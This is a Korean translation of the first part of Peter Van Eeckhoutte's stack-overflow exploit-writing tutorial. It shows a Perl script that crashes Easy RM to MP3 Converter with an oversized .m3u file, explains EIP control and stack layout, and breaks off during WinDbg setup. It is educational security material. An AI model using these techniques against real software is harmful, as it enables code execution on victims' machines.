

# Exploit writing tutorial part 1: Stack Based Overflows<sup>1</sup>

By Peter Van Eeckhoutte

편역: vangelis(vangelis@s0f.org)

2009년 7월 17일, 'Crazy\_Hacker'라는 닉을 가진 사람이 패킷스톰을 통해 **Easy RM to MP3 Converter**에 존재하는 취약점(<http://packetstormsecurity.org/0907-exploits/>)을 발표했다. 그 취약점 보고서에는 proof of concept이 있었는데 필자의 MS Virtual PC 기반의 XP SP3 En에서는 작동하지 않았다. 얼마 후 다른 하나의 exploit(<http://www.milw0rm.com/exploits/9186>)이 공개되었다.

그러나 그 PoC exploit 코드를 복사하여 실행시켜보면 그것이 작동하지 않는다는 것을 알 수 있을 것이며, 그리고 만약 제대로 작동하지 않는다면 그 exploit 두 개를 만드는 과정을 이해하려고 노력한다면 그 제대로 먹히지 않는 exploit을 수정하거나 또는 여러분 자신의 exploit을 만들 수 있을지도 모른다.

필자가 오늘 그 취약점 보고서와 exploit을 보았을 때 exploit을 작성하는데 대한 기초를 설명하는 완벽한 예가 될 수 있다는 것을 알게 되었다. 앞에서 언급한 취약점 보고서에도 exploit이 들어가 있지만 그 exploit을 사용하지는 않을 것이며, "Easy RM to MP3 conversion utility"에 존재하는 취약점을 하나의 예로만 사용할 것이고, 제대로 작동하는 exploit을 만드는 과정을 설명할 것이다.

그 보고서에는 "Easy RM to MP3 Converter version 2.7.3.700 universal buffer overflow exploit that creates a malicious .m3u file"와 같이 취약점에 대해 언급하고 있다. 이것은 악의적인 .m3u 파일을 만들어 해당 유ти리티에 feed시켜 공격을 할 수 있다는 것을 의미한다.


## 취약점 확인

---

<sup>1</sup> (편역자 주) 이 문서는 편역자의 개인 공부 과정에서 만들어진 것입니다. 그래서 원문의 내용 중 일부가 빠져 있거나 추가되어 있을 수 있습니다. 원문의 전체 내용에 대해서는 원문을 참고하길 권장합니다. 그리고 <http://www.corelan.be:8800/index.php/forum/writing-exploits>에서 관련 논의가 진행되고 있으니 참고하십시오. 이 글은 원문을 무조건적으로 번역하지는 않을 것이며, 실제 테스트는 역자의 컴퓨터에서 이루어진 것입니다. 그러나 원문의 가치를 해치지 않기 위해 원문의 내용과 과정에 충실할 것입니다. 이 글에 잘못된 부분이나 오자가 있을 경우 지적해주십시오.


먼저 Easy RM to MP3 Converter 프로그램이 조작된 m3u 파일을 열 때 crash되는지 확인해보자. 테스트를 위해 먼저 Easy RM to MP3 Converter를 다운받고 Windows XP에 설치한다. <http://www.rm-to-mp3.net/download.html>에서 다운받을 수 있다. 보안 권고문에서는 exploit이 XP SP2(English)에서 작동한다고 언급하고 있지만 필자는 XP SP3(English)를 사용한다.

테스트를 위해 사용한 역자의 시스템은 다음과 같다.



관련 취약점에 대한 더 많은 정보를 얻기 위해 .m3u 파일을 만드는 다음과 같은 perl 스크립트를 사용할 것이다.<sup>2</sup>


```
my $file= "crash.m3u";
my $junk= "\x41" x 10000;
open($FILE,>"$file");
print $FILE "$junk";
close($FILE);
print "m3u File Created successfully\n";
```




Perl 스크립트를 실행하면 crash라는 m3u 파일이 생성된다.

Easy RM to MP3 Converter로 crash.m3u 파일을 로딩하면 다음과 같이 에러가 발생한다.


<sup>2</sup> 역자는 <http://www.activestate.com/activeperl/>에서 ActivePerl을 다운받아 Windows에서 쉽게 perl을 사용할 수 있게 했다.



그러나 이 에러 창을 내려보면 다음과 같이 Easy RM to MP3 Converter가 crash되는 않고 에러를 핸들링하고 있음을 볼 수 있다.



A를 20,000개로 조정해서 실행하면 역시 위와 같은 결과가 나온다. 아직까지는 뭔가 의미 있는 공격을 하지 못한 것이다. 그래서 A를 30,000개로 조정하면 다음과 같은 결과가 나온다.



정확하게는 20,672개일 때 어플리케이션이 crash된다. 그렇다면 이 정보를 이용해 무엇을 할 수 있는가?

## 취약점 확인 – 그리고 그 취약점이 흥미로운 것인지 확인

분명 모든 어플리케이션의 crash가 공격으로 이어지지는 않으며, 대부분 어플리케이션의 crash는 의미 있는 공격으로 이어지지는 않는다. 공격으로 이어지는 경우는 아주 드물다. 여기서 ‘공격’이란 공격자 자신의 공격 코드를 실행하는 것과 같은 공격 대상이 되고 있는 어플리케이션이 의도하지 않은 어떤 것을 할 수 있게 하는 것을 의미한다. 어플리케이션이 뭔가 다른 어떤 것을 하도록 만드는 가장 쉬운 방법은 어플리케이션의 흐름을 통제하는 것이다. 이것은 보통 다음에 실행될 명령(instruction)이 위치한 포인터를 가진 CPU 레지스터인 instruction pointer(또는 program counter)를 통제하는 것이다.

어떤 어플리케이션이 파라미터를 가진 함수를 호출한다고 가정해보자. 그 함수를 호출하기 전에 instruction pointer(대부분의 경우 4 바이트 크기의 eip 레지스터인 경우가 많다)에 현재 위치를 저장한다. 그래야 함수 호출을 한 후 그 함수의 작업을 마치고 다음에 갈 위치를 알 수 있기 때문이다. 만약 이 포인터에 저장된 값을 변경하여 공격자의 코드가 있는 메모리 위치를 가리키게 한다면 어플리케이션의 흐름을 변경하여 공격자가 의도한 뭔가를 할 수 있게 할 수 있다. 어플리케이션의 흐름을 통제한 후 실행되기를 바라는 공격자의 코드는 일반적으로 쉘코드(shellcode)인 경우가 많다. 그래서 만약 어플리케이션이 그 쉘코드를 실행하게 되면 그 exploit은 ‘제대로 작동하는 쓸만한’ 것이라고 할 수 있다.

## 몇 가지 알아야 할 것들

본격적인 학습에 들어가기 전에 먼저 알아야 할 것이 메모리에 대한 것들이다. 메모리는 다음 3 가지 부분으로 나눌 수 있다.

- code segment (프로세서가 실행하는 명령. EIP는 다음 명령의 트랙을 가지고 있음)
- data segment (변수들, 동적 베파)
- stack segment (함수에 데이터나 아규먼트를 전달하기 위해 사용되며, 변수들을 위한 공간으로 사용된다. Stack은 page의 가상 메모리의 끝에서부터 시작(스택의 바닥)하여 아래로 자란다. Push는 스택의 꼭대기에 뭔가를 추가하고, pop은 스택으로부터 하나의 아이템(4 바이트)을 제거한다.)

만약 스택 메모리에 직접적으로 접근하기를 원한다면 스택의 꼭대기(가장 낮은 메모리 주소)를 가리키는 ESP(stack pointer)를 사용할 수 있다.

- Push 이후 ESP는 더 낮은 메모리 주소를 가리킨다(주소는 스택에 push된 데이터의 크기와 비례해서 감소하며, 주소와 포인터의 경우 4 바이트씩이다). 주소는 어떤 아이템이 스택에 위치하기 전에 감소한다(그러나 이것은 구현에 따라 다른데, 만약 ESP가 이미 스택 상의 다음 여유 위치를 가리킨다면 주소는 스택에 데이터를 위치시킨 후 감소한다).


- POP 이후, ESP는 더 높은 주소를 가리킨다(주소는 증가하며, 주소나 포인터의 경우 역시 4바이트씩이다). 주소는 스택으로부터 어떤 아이템이 제거된 이후 증가한다.

만약 함수나 서브루틴(subroutine)이 들어가게 되면 stack frame이 만들어진다. 이 프레임은 부모 프로시저의 파라미터들도 같이 유지하며, 서브루틴에 아규먼트를 전달하는데 사용된다. 스택의 현재 위치는 ESP를 통해 접근이 가능하며, 함수의 현재 base는 EBP(base pointer 또는 frame pointer)에 저장되어 있다.

CPU의 범용 레지스터들은 다음과 같다(Intel, x86 기준).

- EAX: accumulator: 계산을 위해 사용되며, 함수 호출의 리턴 값을 저장한다. 더하기, 빼기, 비교 등과 같은 기본적인 연산은 이 범용 레지스터를 사용한다.
- EBX: base(base pointer와 관련 없음). 범용성은 없으며, 데이터를 저장하는데 사용될 수 있다.
- ECX: counter: 반복을 위해 사용되며, 아래쪽으로 카운트한다.
- EDX: data: 이것은 EAX 레지스터의 확장이며, 더 복잡한 계산(곱하기, 나누기)을 가능하게 한다.
- ESP: stack pointer
- EBP: base pointer
- ESI: source index: 입력 데이터의 위치를 가지고 있음
- EDI: destination index: 데이터 연산 결과가 저장되는 위치를 가리킴
- EIP : instruction pointer

프로세스 메모리 맵은 다음과 같다.



heap – malloc'ed data

---

...

---

v heap (grows down) top of the heap

– *UNUSED MEMORY* – top of the stack

^ stack (grows up)

---

...

---

main() local vars

---

argc

---

\*\*argv

---

\*\*envp

---

cmd line arguments

---

environment vars bottom of the stack

*high addresses (top  
of memory) ->*

*(0xFF000000)*

Text segment는 읽기 전용이며, 어플리케이션 코드만을 가지고 있다. 읽기 전용은 어플리케이션의 코드를 수정하는 것을 막아준다. 이 메모리 세그먼트는 고정된 크기를 가지고 있다. Data 및 bss 세그먼트는 전역 변수와 정적 변수를 저장하는데 사용된다. Data 세그먼트는 초기화된 전역 변수, 문자열, 그리고 다른 상수들을 위해 사용된다. Bss 세그먼트는 초기화되지 않은 변수를 위해 사용된다. Data 및 bss 세그먼트는 쓰기가 가능하며, 고정된 크기를 가지고 있다. Heap 세그먼트는 나머지 변수들을 위해 사용되는데, 바라는 만큼 더 커지거나 더 작아질 수 있다. Heap 영역에서 모든 메모리는 allocator와 deallocator 알고리즘에 의해 관리된다. Heap은 아래쪽(더 높은 메모리 주소)으로 자란다.

Stack은 LIFO(last in first out) 구조를 가진 데이터 구조체이다. 이는 가장 최근에 push된 데이터가 스택으로부터 가장 먼저 pop된다는 것을 의미한다. 스택은 로컬 변수, 함수 호출, 오랫동안 저장될 필요가 없는 다른 정보들을 가지고 있다. 더 많은 데이터가 스택에 추가될수록 그 데이터는 점차 더 낮은 주소 값에 추가된다.

함수가 호출될 때마다 그 함수의 파라미터들와 ebp, eip와 같은 레지스터의 저장된 값은 스택에 push된다. 함수가 리턴하면 eip의 저장된 값이 스택으로부터 pop되어 다시 eip에 위치하게 되며, 그래서 일반적인 어플리케이션의 흐름이 재개된다.

즉, 함수 do\_something(param1)이 호출되면 다음과 같은 과정이 일어난다.

- \*param1를 push (모든 파라미터들을 스택 상에서 뒤쪽으로 push)
- 함수 do\_something을 호출. 다음 일들이 이제 일어난다:
  - push EIP (원래 위치로 리턴할 수 있음)
  - EBP를 push(EBP를 스택에 저장)하는 prolog 과정. 이것은 스택 상의 값들을 참조하기 위해 EBP를 변경해야 하기 때문에 필요하다. 이것은 EBP에 ESP를 위치시킴으로서 이루어진다. 이럴 경우 EBP는 스택의 꼭대기가 되고, 현재 어플리케이션의 프레임에서 스택 상의 모든 것을 쉽게 참조할 수 있다.
- 마지막으로, 로컬 변수(데이터 배열)들은 스택에 push된다.  
이 문서에서는 예로서 do\_something::buffer[128]을 사용한다.


특정 함수의 작업이 끝나면 전체 흐름은 main 함수로 돌아온다.

메모리 맵:

---

.text


---



버퍼 오버플로우를 야기시키기 위해 do\_something::buffer 공간(이것은 실제 파라미터 데이터이고, 'param1에 대한 ptr'이 가리키는 곳이다), 저장된 EBP, 그리고 최종적으로 저장된 EIP의 값을 덮어쓸 필요가 있다. Buffer+EBP+EIP를 덮어쓴 이후 스택 포인터는 저장된 EIP 다음 위치를 가리킬 것이다. 함수 do\_something이 리턴하면 EIP는 스택으로부터 pop되고, 버퍼 오버플로 동안 설정한 값을 가지게 된다. EBP도 마찬가지의 값을 가질 것이다. 간단히 말해서, EIP를 통제함으로써 함수가 "정상적인 흐름을 재개"하기 위해 사용할 리턴 어드레스를 변경할 수 있다. 물론 이 리턴 어드레스를 변경한다면 그것은 더 이상 "정상적인 흐름"은 아니다. 만약 buffer, EBP, EIP를 덮어쓰고, 그래서 param1에 대한 ptr이 있는 위치(덮어쓰기를 할 때 ESP가 가리키는 곳)에 공격자의 코드를 놓을 수 있다면 어떻게 될 것인가? 공격자가 buffer([buffer][EBP][EIP][공격자 코드])를 보내면 ESP는 [공격자 코드]의 시작 부분을 가리킬 것이다. 만약 공격자가 EIP가 공격자의 코드로 갈 수 있게 한다면 공격자는 통제권을 쥐게 되는 것이다.

스택의 상태를 보기 위해 우리는 어플리케이션에 디버거(debugger)를 연결해야 한다. 이 목적을 위해 사용할 수 있는 많은 디버거들이 있는데, Windbg, OllyDbg, Immunity Debugger, 그리고 PyDBG 등이다.

먼저 Windbg를 사용해보자. 먼저 설치를 하고 “windbg -I”를 이용해 “post-mortem” 디버거<sup>3</sup>로 등록하자.




```
명령 프롬프트
C 드라이브의 폴더에는 이름이 없습니다.
폴더 일련 번호: D470-A9D6

C:\Program Files\Debugging Tools for Windows (x86)\디렉터리

[.]           [...]          [1394]          adplus.vbs
agestore.exe  breakin.exe   cdb.exe        [clr10]
convertstore.exe dbengprx.exe  dbgeng.dll  dbghelp.dll
dbgRPC.exe     dbgsrv.exe   dbh.exe       debugger.chi
debugger.chm   decom.dll    dml.doc      dumpchk.exe
dumpexam.exe   gflags.exe   i386kd.exe  ia64kd.exe
kd.exe         kdbgctrl.exe kdsvr.exe   kernel_debugging_tutorial.doc
kill.exe       license.txt  list.exe     logger.exe
logviewer.exe  ntsd.exe    pdbcopy.exe  redistrib.txt
relnotes.txt   remote.exe   rtlist.exe  [sdk]
[srccrv]       srccrv.dll  symbolcheck.dll  symchik.exe
[symproxy]     symsrv.dll  symsrv.yes  symstore.exe
[themes]        tlist.exe   [triage]    undh.exe
[usb]          usbview.exe  vmdemux.exe  [v2kchk]
[w2kfre]       windbg.exe  [winext]    [winxp]

46개 파일      15,809,616 바이트
14개 디렉터리  66,822,107,136 바이트 남음


C:\Program Files\Debugging Tools for Windows (x86)>windbg -I
C:\Program Files\Debugging Tools for Windows (x86)>
```



<sup>3</sup> (역자 주) 이 기능을 사용할 경우 어플리케이션에 문제가 발생한 후 그 문제점에 대해 사후 분석이 가능하다.

다음 레지스터리 키를 설정함으로써 “xxxx has encountered a problem and needs to close”와 같은 팝업을 비활성화할 수 있다:

